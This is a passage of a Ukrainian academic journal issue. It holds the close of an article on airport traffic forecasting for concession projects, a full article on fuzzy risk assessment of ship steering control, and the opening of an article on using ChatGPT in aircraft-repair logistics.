**Висновки.** За результатами проведеного дослідження щодо визначення потреби у нових підходах до довгострокового прогнозування пасажиропотоків та вантажопотоків аеропортів в умовах зростання турбулентності навколишнього середовища, політичної нестабільності епідеміологічних загроз було визначено вплив еволюції методів прогнозування на точність довгострокових прогнозів розвитку пасажиропотоків та вантажопотоків аеропортів. Відзначено при цьому важливість урахуванням особливостей політичної та економічної нестабільності у світі та його залежності від потенційних пандемійних та постпандемій-

них процесів. Визначено необхідні кроки для розвитку і адаптації нових підходів та методів прогнозування, здійснення яких вимагають сучасні тенденції розвитку пасажирських та вантажних

авіаперевезень. Було охарактеризовано вплив точності довгострокових прогнозів пасажиропотоків та вантажопотоків аеропортів на успішність реалізації проектів концесій.

#### Список літератури:

1. Gallet C.A., Doucouliagos H. The income elasticity of air travel: a meta-analysis. *Annals of Tourism Research*. 2014. Vol. 49. P. 141–155. <https://doi.org/10.1016/j.annals.2014.09.006>
2. Wandelt S., Sun X., Zhang A. Is the aircraft leasing industry on the way to a perfect storm? Finding answers through a literature review and a discussion of challenges. *Journal of Air Transport Management*. 2023. Vol. 111. P. 102426. <https://doi.org/10.1016/j.jairtraman.2023.102426>
3. Guzhva, V.S., Raghavan, S., D'Agostino, D.J., 2019a. Chapter 14 – engine leasing. In: Guzhva, V.S., Raghavan, S., D'Agostino, D.J. (Eds.), *Aircraft Leasing and Financing*. Elsevier. P. 443–483. <http://dx.doi.org/10.1016/B978-0-12-815285-0.00014-6>. URL: <https://www.sciencedirect.com/science/article/pii/B9780128152850000146>.
4. Guzhva, V.S., Raghavan, S., D'Agostino, D.J., 2019b. Chapter 3 – principles of aircraft leasing versus ownership. In: Guzhva, V.S., Raghavan, S., D'Agostino, D.J. (Eds.), *Aircraft Leasing and Financing*. Elsevier. P. 65–99. <http://dx.doi.org/10.1016/B978-0-12-815285-0.00003-1>. URL <https://www.sciencedirect.com/science/article/pii/B9780128152850000031>.
5. World Air Cargo Forecast 2022–2041. URL: <https://www.boeing.com/commercial/market/cargo-forecast#downloads> (дата звернення 15.05.2024).
6. Commercial Market Outlook 2023–2042. URL: <https://www.boeing.com/commercial/market/commercial-market-outlook#смо-апп> (дата звернення 16.05.2024).
7. Global Market Forecast (GMF) for the 2023–2042 period. URL: <https://www.airbus.com/en/products-services/commercial-aircraft/market/global-market-forecast> (дата звернення 15.05.2024).

#### Viniukov-Proshchenko A.S. THE IMPACT OF THE EVOLUTION OF MODERN APPROACHES TO LONG-TERM FORECASTING OF PASSENGER AND CARGO FLOWS IN AIRPORT CONCESSION PROJECTS

*The article notes the significant relevance of studying the impact of the evolution of modern approaches to forecasting passenger and cargo flows on the accuracy of planning the development of airport infrastructure. The prerequisites and potential consequences of using combinations of modern methods of forecasting passenger and cargo flows for airport concession projects were described.*

*The analysis of scientific studies has made it possible to identify the problems of long-term forecasting of air passenger and cargo traffic, which have been previously, studied, in particular, its theoretical concepts and forms, motives and goals of the processes. At the same time, no prospects for the development of methods for long-term forecasting of passenger and cargo flows in turbulent times of pandemics and military conflicts have been identified.*

*The study identifies the impact of the evolution of modern approaches to forecasting passenger and cargo flows on the accuracy of airport infrastructure development planning processes in concession projects. The author identifies directions for the development of scientific research on the development of modern approaches to forecasting passenger and cargo flows at airports, and notes that the impact of modern trends in the development of air transport in the world in recent years requires market participants to ensure the ability to quickly respond to constant changes in conditions and adjust long-term forecasts of passenger and cargo flows at airports.*

*The author describes the direction of development of the air transport market in the context of the COVID-19 pandemic and the recovery of the international air transport market in the context of international military conflicts. It is emphasised that the turbulence of the modern world inevitably leads to the need to develop conceptually new approaches and methods for forecasting passenger and cargo flows at airports to improve the accuracy of strategic planning for the development of their infrastructure, in particular in concession projects.*

**Key words:** airports, air cargo, air passenger traffic, passenger flows, forecasting, predictors, concession projects, air transport market.

**Войченко Т.О.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Шевченко А.П.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Штрибець В.В.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

**Трофименко А.О.**

Дунайський інститут водного транспорту  
Державного університету інфраструктури та технологій

## МЕТОДИКА НЕЧІТКОЇ ОЦІНКИ РИЗИКІВ ТА КОНТРОЛЮ РУЛЬОВИМ УПРАВЛІННЯМ РУХОМ СУДНА

*Метою статті є розробка методики нечіткої оцінки ризиків та контролю рульовим управлінням рухом судна на основі функції приналежності нечіткої множини станів, яка пов'язана з ризиканням судна. Поставлена мета досягається шляхом оцінювання безпеки мореплавства в різних аспектах, зокрема в оцінці якості управління судном відносно заданого курсу. Визначено, що функція приналежності для процесу управління рульовим рухом може бути встановлена шляхом застосування логічних рішень або статистичних оцінок, які базуються на аналізі курсових діаграм, отриманих в результаті управління судном рульовими з різним ступенем підготовки та індивідуальними якостями. Запропоновані представлення функції приналежності у вигляді лінійного розподілу; величина похибки утримання судна на курсі рульового визначена як сумарна похибка цих двох стандартних помилок; запропоновано використання двопараметричного елемента альтернатив нечіткої множини, що визначена лінгвістичним термом, при оцінці якості рульового управління; визначено, що мета контролю якості курсу судна є нечіткою, і може бути представлена як нечіткий набір альтернатив з функцією приналежності, яка визначається корисністю ризику для відносного значення безпеки ризикання на курсі. Загальна оцінка похибки утримання судна на курсі рульового визначається як сума двох незалежних стандартних помилок: похибки спрямованого показника (компаса), використовуваного рульовим, та особистої якості рульового в управлінні судном. Найбільш суттєвим результатом є визначення функції приналежності нечіткої множини станів, яка пов'язана з ризиканням судна під управлінням рульового. За допомогою даної функції можна визначити рівень оцінки безпеки за критерієм якості управління. Для визначення ризику утримання судна на курсі, що контролюється рульовим управлінням, необхідно розрахувати функцію ризику з оцінкою випадкового параметра ризику судна на курсі, враховуючи нечітку мету управління та створення обчислювального набору альтернатив. Рульовий може прийняти ризик тільки у разі, якщо ймовірний рівень безпеки не перевищує поріг неприйняттого значення.*

**Ключові слова:** оцінка ризику, рульовий, якість управління, ризикання судна, нечітка множина, функція приналежності.

**Постановка проблеми.** Один з аспектів комплексної оцінки ризиків безпеки судна полягає в оцінці якості управління судном відносно заданого курсу. Це питання якості утримання судна за заданим курсом визначається поняттям «ризикання», яке складається з об'єктивної стійкості судна, зумовленої його конструкцією, та суб'єктивної здатності капітана впливати на стійкість

та маневреність судна через рульове управління рухом.

Управління рухом судна в напрямку, встановленому капітаном, є обов'язковою умовою. Однак, у реальних умовах навігації, судно піддається впливу багатьох змінних випадкових факторів, таких як сила тяги двигуна, сила, що діє на руль, вітер, хвилі та течії, тому необхідне постійне

регулювання керма та його зміщення для утримання судна на заданій траєкторії.

Одним з підходів до визначення ризику утримання судна на курсі, що контролюється рульовим управлінням, може бути використання функції ризику з оцінкою випадкового параметра ризику судна на курсі з урахуванням нечіткої мети управління та створення обчислювального набору альтернатив.

**Аналіз останніх досліджень і публікацій.** Багато вчених досліджують шляхи оцінки та контролю ризиків управління рухом суден, наприклад [1–6].

Так, у роботі [1] представлена розробка онлайн-моделей ризику, які можна оновлювати при зміні умов, використовуючи ризик як одну з метрик для контролю автономного судна в експлуатації. Ця стаття розширює та інтегрує системний теоретичний аналіз процесів та байєсівські мережі правдоподібності з системами управління автономними суднами, щоб забезпечити контроль ризиків нагляду. Метрика ризику використовується в контролері наглядового ризику (SRC), який при прийнятті рішень враховує як ризик, так й операційні витрати. Це дозволяє системі управління приймати кращі та більш обґрунтовані рішення, ніж існуючі системи управління суднами. Нова система управління була протестована в тематичному дослідженні, в якому SRC може визначати: які механічні системи активні; в якому режимі управління керувати судном; і якої швидкості слідувати. Система керування здатна вибрати оптимальний механізм, режим керування та орієнтир швидкості, щоб підтримувати безпечне керування судном на маршруті в мінливих умовах.

У роботі [2] визначено, що посадка судна на міліну є однією з основних проблем морського судноплавства і є наслідком помилки судноводія, технічної несправності життєво важливого суднового обладнання або форс-мажорних обставин. Для зменшення ризику посадки на міліну у таких випадках, у цій статті досліджується рух судна під час навігації, коли відбувається надзвичайна подія, така як відмова рульової системи, яка безпосередньо впливає на напрямок руху судна і опосередковано – на швидкість. Одним із способів визначення руху судна за таких обставин є моделювання руху судна на навігаційному тренажері відповідно до задалегідь визначених сценаріїв, як пояснюється в цій статті. Всього було досліджено 60 сценаріїв, в процесі яких варіювалися тип і розмір судна, його швидкість і кут відхилення керма. Під час моделювання кожні 30 секунд записувалися всі необхідні дані про поточний рух судна та графічне відображення виконаної симу-

ляції. На основі результатів моделювання можна визначити найгірший сценарій, який може бути використаний для визначення наслідків посадки на міліну, одного з параметрів, необхідних для оцінки ризику посадки на міліну.

У роботі [4] зазначено, що прийняття високорівневих операційних рішень в інженерних системах, як правило, спирається на досвід і обізнаність людей-операторів, а також на їхнє розуміння взаємозв'язку між тим чи іншим рішенням і його впливом на безпеку експлуатації. Для забезпечення безпечного прийняття рішень комп'ютерними системами управління необхідно впроваджувати моделі, які встановлюють цей взаємозв'язок між можливими рішеннями і безпекою експлуатації. У цій статті демонструється, як за допомогою фреймворку модельного предиктивного керування можна розробити автономне прийняття рішень і керування з урахуванням ризиків, використовуючи фреймворк модельного предиктивного керування. При цьому враховується, що різні керуючі дії можуть впливати на безпеку, а також на експлуатаційні витрати, наприклад, з точки зору споживання палива або часових затримок. Мета полягає в тому, щоб дозволити системі управління виводити керуючі дії, які мінімізують експлуатаційні витрати і ризики. Для цього контролер може запускати симуляції контрольованого процесу, щоб оцінити майбутній вплив певного набору рішень на експлуатаційні витрати і безпеку, використовуючи змодельовані стани для оновлення моделі ризиків. Запропоновану структуру продемонстровано на прикладі автономного судна, де вибір режиму роботи машинної системи оптимізовано з точки зору споживання палива та ймовірності посадки на міліну. Результати моделювання показують, що запропонована концепція ризик-орієнтованих контролерів є здійсненою.

У статті проаналізовано два різних методи оцінки ймовірності зіткнення суден. Перший – це аналітичний підхід; відповідно, буде представлено огляд різних аналітичних виразів для оцінки кількості кандидатів на зіткнення для трьох основних ситуацій (зіткнення, обгін і перетин). Другий – імітаційний підхід: у доповіді буде представлено, як імітувати рухи суден, замінюючи їх колами, щоб отримати графічне представлення руху суден у зоні небезпеки, включаючи розрахунок кандидатів на зіткнення. Прикладна імітаційна модель також міститиме три основні ситуації: зіткнення, обгін і перетин, а результати імітаційного моделювання будуть порівнюватися з результатами аналітичних моделей. Результати та висновки повинні покращити існуючі моделі для отримання

потенційної кількості зіткнень суден і сприяти розробці нових прогресивних методів моделювання.

Але у відомій літературі відсутні дослідження щодо нечіткої оцінки ризиків та контролю рульовим управлінням рухом судна.

**Постановка завдання.** Метою статті є розробка методики нечіткої оцінки ризиків та контролю рульовим управлінням рухом судна на основі функції приналежності нечіткої множини станів, яка пов'язана з ризиканням судна.

**Викладення основного матеріалу.** У зв'язку з тим, що випадкові параметри (сила тяги двигуна, сила, що діє на руль, вітер, хвилі та течії) можуть впливати на процес утримання судна на заданому курсі  $G_n$ , це може призвести до утворення множини альтернативних значень  $Q_i$  ризикання судна, які відрізняються від номінального значення  $K_n$  внаслідок відхилення струму курсового параметра  $G_i$ . У такому випадку, рульове управління судном відповідає нечіткій контрольній меті  $\tilde{K}$ . Оскільки досягнення абсолютної близькості між  $G_n$  та заданим значенням  $G_i$  неможливе протягом тривалого періоду, випадковий параметр  $Q_i = G_n - G_i$  використовується для визначення ризиків, що виникають при рульовому управлінні судном. Нечітка мета  $\tilde{K}$  визначає набір альтернатив  $X = \{Q_i\}$ , де  $Q_i$  належить універсальній множині  $N$ , а  $\tilde{K}$  відображає елементи цього набору альтернатив з функцією приналежності  $\mu_{\tilde{K}}(Q_i)$  [7]:

$$\tilde{K} = \{Q_i, \mu_{\tilde{K}}(Q_i)\}, Q_i \in N. \quad (1)$$

Функція приналежності  $\mu_{\tilde{K}}(Q_i)$  для процесу управління рульовим рухом може бути встановлена шляхом застосування логічних рішень або статистичних оцінок, які базуються на аналізі курсових діаграм, отриманих в результаті управління судном рульовими з різним ступенем підготовки та індивідуальними якостями. Цей аналіз

дає можливість визначити статистичні моменти, які враховують як особистісні якості капітана та об'єктивні зовнішні умови, так і закономірності в розподілі рахункового елемента  $Q_i$ . За допомогою цих статистично стійких параметрів множини альтернатив  $Q_i$  можна визначити функцію приналежності  $\mu_{\tilde{K}}(Q_i)$ , що виявляється у відхиленнях поточного значення курсового параметра  $G_i$  від номінального  $G_n$ .

Аналіз курсограм тривалістю у 30 діб із використанням до 20 рульових дозволів отримати статистичні оцінки ризику судна від управління рульовим, що дозволяє побудувати розподіл частот виникнення значень ризику відносно заданого курсу, який представлений на рис. 1.

З використанням апріорної інформації про принцип пропорційного управління, який використовує рульовий, та з урахуванням розподілу емпіричних даних, функцію приналежності  $\mu_{\tilde{K}}(Q_i)$  можна подати у вигляді лінійного розподілу:

$$\mu_{\tilde{K}}(Q_i) = \frac{\Delta G_n - \sigma_Q}{\Delta G_n}, \quad (2)$$

де  $\sigma_Q$  – стандартне відхилення від заданого курсу при управлінні рульовим;

$\Delta G_n$  – задана норма максимального ризикання рульового.

Загальна оцінка похибки утримання судна на курсі рульового визначається як сума двох незалежних стандартних помилок: похибки спрямованого показника (компаса)  $\sigma_K$ , використовуваного рульовим, та особистої якості рульового  $\sigma_H$  в управлінні судном. Таким чином, величина похибки утримання судна на курсі рульового  $\sigma_Q$  визначається як сумарна похибка цих двох стандартних помилок:

$$\sigma_Q = \sqrt{\sigma_H^2 + \sigma_K^2}. \quad (3)$$




Рис. 1. Розподіл частот виникнення стандартних помилок управління рульовим

Якщо виразити значення  $\sigma_H$  з рівняння (3), то отримаємо значення помилки управління курсом рульового, яке можна оцінювати за допомогою коефіцієнта безпеки  $S_p$ , що відображає якість управління рульовим управлінням з урахуванням відносної величини наближення похибок управління до граничного значення відхилення від курсу, встановленого, наприклад, помічником вахти  $-\Delta G_n$ .

Проведений аналіз якості рульовим управлінням вказує на те, що рахункові елементи альтернатив  $Q_i$  містять значно більше інформації, якщо враховувати не тільки статичну складову управління, але й його параметри швидкості, зокрема частоту ризику  $W_{Q_i}$ . При цьому, для визначення зображення безпеки станів  $\tilde{K}$ , нечітка множина сформована на основі двовимірних елементів альтернатив з функцією приналежності  $\mu_{\tilde{K}}(Q_i, W_{Q_i})$ :

$$\tilde{K} = \{Q_i, W_{Q_i}, \mu_{\tilde{K}}(Q_i, W_{Q_i})\}, Q_i \in N. \quad (4)$$

Використання двопараметричного елемента альтернатив  $Q_i, W_i$  нечіткої множини, що визначена лінгвістичним термом, також дозволяє створити два статистичних класи на основі альтернативного терму «хороший» і «недостатньо хороший» рульовий, з лінійною дискримінантною функцією

$$d(Q_i, W_{Q_i}) = 0.476 - 3.5W_{Q_i} - 0.07Q_i. \quad (5)$$

У подальшому можна визначити оцінку величини приналежності до нечіткого набору граничного (критичного)  $S_k$  якості напрямку судна за курсом з умови «ідеального» управління рульовим (автокермом) у припущенні, що значення  $\sigma_H = 0$ . У цьому випадку, значення  $S_k$  буде визначатися за таким виразом:

$$S_k = \frac{\sigma_K}{\Delta G_n}. \quad (6)$$

Мета контролю якості курсу судна є нечіткою, і може бути представлена як нечіткий набір альтернатив з функцією приналежності, яка визначається корисністю ризику для відносного значення безпеки ризику на курсі. Таким чином, існує зв'язок між наявністю ризику та відсутністю інформації про якість управління, що призводить до високої ентропії та низького стану безпеки управління. Чим менше гарантій якості рульового управління, тобто безпеки, тим більше ризику.

За використання цього принципу можемо ввести коефіцієнт  $q$ , який описує зміну відносного значення безпеки  $dS/S_i$  відносно елементарної зміни рівня ризику  $dR$ , а саме:

$$q = \frac{dS}{S_i dR}, \quad (7)$$

де  $q$  – коефіцієнт пропорційності, який встановлює мінімальні припустимі значення безпеки контролю.

Значення введеного коефіцієнта пропорційності може бути інтерпретоване як коефіцієнт запасу міцності, тобто як відношення зміни безпеки до зміни ризику. Якщо розділити змінні та застосувати інтеграли для лівої та правої частин з врахуванням сталого коефіцієнта  $q$ , то можна отримати осмислене значення цього коефіцієнта

$$\int dR = k \int \frac{dS}{S}. \quad (8)$$

Після визначення інтегралу отримуємо

$$R = k \ln S + C, \quad (9)$$

де  $C$  – константа інтегрування, значення якої обумовлюється відповідними граничними умовами.

Залежно від відносної величини ризику рульового, що визначається значенням поточної безпеки  $S$ , можна визначити ступінь ризику рульового  $R$ . Остаточне рішення можна записати з використанням такого виразу:

$$R = k \ln S. \quad (10)$$

Для прийняття ризику необхідно враховувати принцип суб'єктивного очікування його корисності, що залежить від порогового рівня допустимості ризикового збитку, або порогу фатальної небезпеки. Рульовий може прийняти ризик тільки у тому випадку, якщо ймовірний рівень безпеки не перевищує поріг неприйнятності значення. При цьому, якщо поточний рівень безпеки не досягає граничних значень відхилень, що викликають фатальні наслідки, то може виникнути граничне рішення, при якому значення відносної величини показника ризику буде дорівнювати 1. Значення відносної величини, при якому значення ризику стає рівним 1, залежить від значення коефіцієнта  $k$ , що виступає як поріг фатальної небезпеки.

Використовуючи вираз (10), можна встановити значення коефіцієнта  $k$  для діапазону рівнів безпеки  $S$  з деякими граничними значеннями  $S_k$ , де  $S_k$  є мінімально-критичними або фатальними контрольними рівнями безпеки, де  $1 > S_k > 0$ . Коли значення безпеки  $S$  досягає цих мінімальних значень, ризик приймає значення  $R = 1$ . Отже, можна зазначити, що існує рішення для діапазону значень коефіцієнта  $k$  з граничними значеннями  $S_k$ , при яких ризик досягає значення  $R = 1$ , а саме:

$$k = \frac{1}{\ln S_k}. \quad (11)$$



Підставивши значення коефіцієнта  $k$  у вираз для оцінки функції ризику залежно від ступеня співвідношення поточних значень безпеки до їх граничних рівнів, отримуємо функцію приналежності до ризику

$$R = \frac{\ln S_t}{\ln S_k}, \quad (12)$$

де  $S_t$  – поточний рівень безпеки в мореплавстві для даного судна;

$S_k$  – можливий граничний ризик для конкретної морської якості судна на основі мінімально допустимого відносного рівня безпеки.

**Висновки.** Таким чином, у статті розглянуто методику нечіткого кількісного оцінювання ризиків, які можуть виникнути під час управління суд-

ном за курсом рульового. Оцінювання безпеки мореплавства розглядається у різних аспектах. У роботі визначено функцію приналежності нечіткої множини станів, яка пов'язана з ризиком судна під управлінням рульового. Ця функція дає змогу визначити рівень оцінки безпеки за критерієм якості управління. Тобто для визначення ризику утримання судна на курсі, що контролюється рульовим управлінням, необхідно скористатися розрахунком функції ризику з оцінкою випадкового параметра ризику судна на курсі з урахуванням нечіткої мети управління та створення обчислювального набору альтернатив. При цьому, для оцінки поточного рівня безпеки та контролю значення ризику необхідно використовувати отриманий розподіл емпіричних даних та функцію приналежності.

#### Список літератури:

1. Johansen Th., Utne I.B. Supervisory risk control of autonomous surface ships. *Ocean Engineering*. 2022. Vol. 251. URL: <https://www.sciencedirect.com/science/article/pii/S0029801822004620> (дата звернення: 02.04.24).
2. Mohović Đ., Mohović R., Rudan I. Simulation of Ship Movement after Steering System Failure to Determine the Worst Case Scenario of Grounding. *ROMET – Traffic & Transportation*. Vol. 25. 2013. URL: [https://www.researchgate.net/publication/272807539\\_Simulation\\_of\\_Ship\\_Movement\\_after\\_Steering\\_System\\_Failure\\_to\\_Determine\\_the\\_Worst\\_Case\\_Scenario\\_of\\_Grounding](https://www.researchgate.net/publication/272807539_Simulation_of_Ship_Movement_after_Steering_System_Failure_to_Determine_the_Worst_Case_Scenario_of_Grounding) (дата звернення: 02.04.24).
3. Risk-Based Mode Control System for the Hybrid-Electric Machinery System of an Autonomous Ship System Failure to Determine the Worst Case Scenario of Grounding. 2023. URL: [https://www.researchgate.net/publication/367339860\\_Risk-Based\\_Mode\\_Control\\_System\\_for\\_the\\_Hybrid-Electric\\_Machinery\\_System\\_of\\_an\\_Autonomous\\_Ship](https://www.researchgate.net/publication/367339860_Risk-Based_Mode_Control_System_for_the_Hybrid-Electric_Machinery_System_of_an_Autonomous_Ship) (дата звернення: 02.04.24).
4. Thieme Ch., Mosleh A., Utne I., Hegde J. Incorporating software failure in risk analysis – Part 2: Risk modelling process and case study. *Reliability Engineering & System Safety*. URL: [https://www.researchgate.net/publication/341795753\\_Incorporating\\_software\\_failure\\_in\\_risk\\_analysis--Part\\_2\\_Risk\\_modeling\\_process\\_and\\_case\\_study](https://www.researchgate.net/publication/341795753_Incorporating_software_failure_in_risk_analysis--Part_2_Risk_modeling_process_and_case_study) (дата звернення: 02.04.24).
5. Gucma S., Przywarty M., Slaczka W., Gralak R. Risk of Grounding by a Ship Passing a Fairway -Simulation Method of Navigational Risk Estimation in Emergency Situations. *European Navigation Conference*. 2019. P. 1–6.
6. Fuji Y., Yamanouchi H., Mizuki N. On the Fundamentals of Marine Traffic Control. Part 1 Probabilities of Collision and Evasive Actions. *Electronic Navigation Research Institute Papers*. 1970. Vol. 2. P. 1–16.
7. Zadeh L.A. Fuzzy Sets. *Information and Control*. 1965. Vol. 8. P. 338–353. DOI: 10.2307/2272014.
8. Porathe T. Human-machine interaction between unmanned, autonomous, ships and manned non-SOLAS vessels in confined and inshore waters: research needs. In Proceedings of international conference on advanced intelligent maritime safety and technology, Riviera Hotel, Daejeon, Republic of Korea, 12–14 November 2015. 5 p.
9. Stanton N.A. et al. Distributed situation awareness in dynamic systems: theoretical development and application of an ergonomics methodology. *Ergonomics*. 2006. Vol. 49 (12–13). P. 1288–1311.
10. Nærings- og fiskeridepartementet. Forskrift om fartøy under 24 m som fører 12 eller færre passasjerer. Regulations for vessels under 24 m carrying 12 or fewer passengers. FOR-2020-01-14-63, Nærings-og fiskeridepartementet, Oslo. 2020. URL: <https://lovdata.no/dokument/LTI/forskrift/2020-01-14-63> (дата звернення: 02.04.2024).
11. Bond J., Hindley R., Kendrick A., Kamarainen J., Kuulila L. Evaluating risk and determining operational limitations for ship in ice. *Arctic Technology Conference*, Houston, Texas, USA, November 5–7, 2018. DOI: <https://doi.org/10.4043/29143-MS>.
12. Goerlandt F., Montewka J. Maritime transportation risk analysis: review and analysis in light of some foundational issues. *Reliability Engineering & System Safety*. 2015. Vol. 138. P. 115–134.

**Voichenko T.O., Shevchenko A.P., Shtrybets V.V., Trofymenko A.O. THE METHODOLOGY FOR FUZZY RISK ASSESSMENT AND STEERING CONTROL OF SHIP MOTION**

*The aim of the article is to develop a methodology for fuzzy risk assessment and steering control of ship motion based on the membership function of a fuzzy set of states associated with ship yaw. This goal is achieved by assessing the safety of navigation in various aspects, in particular, in assessing the quality of ship control relative to a given course. It is determined that the membership function for the steering control process can be established by applying logical solutions or statistical estimates based on the analysis of course diagrams obtained as a result of ship control by helmsmen with different degrees of training and individual qualities. Representations of the membership function in the form of a linear distribution are proposed; the error value of keeping the ship on the course of the helmsman is defined as the total error of these two standard errors; the use of a two-parameter element of alternatives of a fuzzy set, defined by a linguistic term, in assessing the quality of steering is proposed; it is determined that the goal of controlling the quality of the ship's course is fuzzy and can be represented as a fuzzy set of alternatives with a membership function determined by the risk utility for the relative value of the risk. The overall assessment of the error of keeping the vessel on the helmsman's course is defined as the sum of two independent standard errors: the error of the directional indicator (compass) used by the helmsman and the personal quality of the helmsman in controlling the vessel. The most significant result is the determination of the membership function of the fuzzy set of states associated with the yaw of the vessel under the helmsman's control. Using this function, it is possible to determine the level of safety assessment according to the control quality criterion. To determine the risk of keeping the vessel on a course controlled by steering, it is necessary to calculate a risk function with an estimate of the random parameter of the vessel's risk on the course, taking into account the fuzzy control objective and the creation of a computational set of alternatives. The helmsman can accept the risk only if the probable level of safety does not exceed the threshold of unacceptable value.*

**Key words:** risk assessment, helmsman, quality of control, ship heeling, fuzzy set, membership function.

**Козенок А.С.**

Державний біотехнологічний університет

**Козенок Л.О.**

Національний аерокосмічний університет імені М.Є. Жуковського «Харківський авіаційний інститут»

## ДОСЛІДЖЕННЯ МОЖЛИВОСТЕЙ ЗАСТОСУВАННЯ CHATGPT ПРИ ВИКОНАННІ ЛОГІСТИЧНИХ ОПЕРАЦІЙ В КОМПАНІЯХ ПО РЕМОНТУ АВІАЦІЙНОЇ ТЕХНІКИ

У статті розглянуто питання вивчення можливостей застосування ChatGPT при виконанні логістичних операцій в компаніях по ремонту авіаційної техніки. Проведено аналіз літературних джерел за темою дослідження. Огляд літератури показав, що використання ШІ, зокрема ChatGPT, може значно підвищити ефективність логістичних операцій у компаніях, що займаються ремонтом авіатехніки. Незважаючи на наявність викликів, потенційні переваги впровадження таких технологій є суттєвими, що обґрунтовує подальші дослідження та розробки у цій сфері. Проаналізовано діяльність сучасних компаній по ремонту авіатехніки різних країн, таких як "AeroRepair Inc.", "TechAero Services" та "SkyTech Maintenance". Аналіз показав, що питання застосування чат-боту є актуальним і потребує детального вивчення. Дослідження даної проблеми показало, що впровадження ChatGPT дозволяє автоматизувати рутинні завдання, що зменшує час виконання логістичних операцій, підвищує рівень задоволеності працівників, оскільки вони можуть зосередитися на більш важливих завданнях. Також застосування ШІ дозволяє уникнути ситуацій з браком або надлишком запасів, що позитивно впливає на ефективність технічного обслуговування і т.ін. Надано опис всіх питань, які можуть бути вирішені логістичним відділом компанії по ремонту авіатехніки за допомогою ChatGPT, а саме: планування і координація поставок, управління запасами, комунікація, документообіг, аналіз даних, підтримка прийняття рішень, навчання та підтримка персоналу. В статті вказано на виклики, пов'язані із застосуванням ШІ, такі як: технічна інтеграція, яка включає в себе забезпечення сумісності з базами даних та іншими системами управління, та забезпечення безпеки даних, а також етичні аспекти. Отже, подальші дослідження можуть бути спрямовані на: оцінку економічних вигод від впровадження чат-боту GPT у логістичні операції, включаючи аналіз витрат на впровадження та експлуатацію системи; визначення кращих практик та стратегій для інтеграції чат-ботів у логістичні процеси різних компаній, з урахуванням їхніх специфічних потреб та умов; аналіз довгострокових наслідків використання ChatGPT для логістичних операцій, включаючи вплив на зайнятість, продуктивність та якість обслуговування.

**Ключові слова:** логістичні операції, ремонт авіатехніки, штучний інтелект, підвищення ефективності, управління запасами, координація поставок.

**Постановка проблеми.** В Україні у сучасних умовах авіаційна галузь стикається з численними викликами, пов'язаними з логістикою та ремонтом авіатехніки. Зокрема, ефективне управління логістичними операціями є критичним для підтримання належного рівня експлуатаційної готовності повітряних суден. Використання новітніх технологій, таких як штучний інтелект (ШІ), може значно покращити ці процеси. Одним із таких технологічних рішень є ChatGPT, розроблений OpenAI.

Генеративним штучним інтелектом ми називаємо модель машинного навчання, що здатна вивчати вихідну вибірку даних та генерувати на її основі нові дані, яких не існувало раніше.

Можливості такого інструмента залежать від даних, на яких він навчається, та від фідбеку, який він отримує від користувачів. В транспортній та логістичній галузі він може бути застосований для безлічі задач – від маркетингу та клієнтської підтримки, до аналітики, забезпечення безпеки, автоматизації та оптимізації операцій. Нижче ми розглянемо декілька очевидних прикладів застосування генеративного ШІ на кшталт ChatGPT в логістиці [1].

Швидко розповсюдження ChatGPT OpenAI дозволяє оцінити вплив використання ШІ на автоматизацію процесів, в яких він бере участь. Сфера логістики, яка є фундаментом для глобальної

торгівлі, не є винятком. Складна взаємодія глобальних ланцюгів постачання, локальних розподілів і взаємодії з клієнтами трансформується завдяки інноваційним можливостям, які створюються ШІ [2].

#### **Аналіз останніх досліджень і публікацій.**

В роботі [3] досліджено основні тренди такі як автоматизація та діджиталізація логістичних процесів, зокрема, автоматизації складських комплексів, електронного документообігу, як інструментів оптимізації бізнес-процесів.

В роботі [4] говориться, що реалізація цифрових технологій дозволяє швидко приймати управлінські рішення щодо організації логістичних процесів та транспортних операцій, оптимізувати матеріальні, інформаційні та фінансові процеси, покращити якість обслуговування споживачів, знизити логістичні витрати і тим самим підвищувати конкурентоспроможність корпорацій.

В джерелах іноземного походження увага приділяється наступним питанням:

- використання чат-ботів в логістиці [5; 6] – вони можуть відповідати на запити клієнтів, надавати інформацію про стан замовлень, допомагати з плануванням маршрутів і навіть прогнозувати можливі затримки;

- управління технічним обслуговуванням авіатехніки за допомогою ШІ [7], наприклад, системи моніторингу стану обладнання в реальному часі дозволяють вчасно виявляти проблеми і проводити необхідні ремонтні роботи, що зменшує час простою повітряних суден;

- інтеграція ШІ в авіаційну логістику [8] – використання ШІ дозволяє зменшити витрати на логістичні операції, покращити точність прогнозів і забезпечити більш надійну та безперебійну роботу логістичних систем.

Огляд літератури показує, що використання ШІ, зокрема ChatGPT, може значно підвищити ефективність логістичних операцій у компаніях, що займаються ремонтом авіатехніки. Незважаючи на наявність викликів, потенційні переваги впровадження таких технологій є суттєвими, що обґрунтовує подальші дослідження та розробки у цій сфері.

**Постановка завдання.** Тому можна запропонувати мету даної статті, яка полягає в аналізі вже існуючих випадків застосування ШІ в діяльності компаній по технічному обслуговуванню повітряних суден та дослідженні можливостей застосування ChatGPT в логістичних операціях даного типу компаній.

**Виклад основного матеріалу.** Компанії, які займаються ремонтом авіаційної техніки в Україні

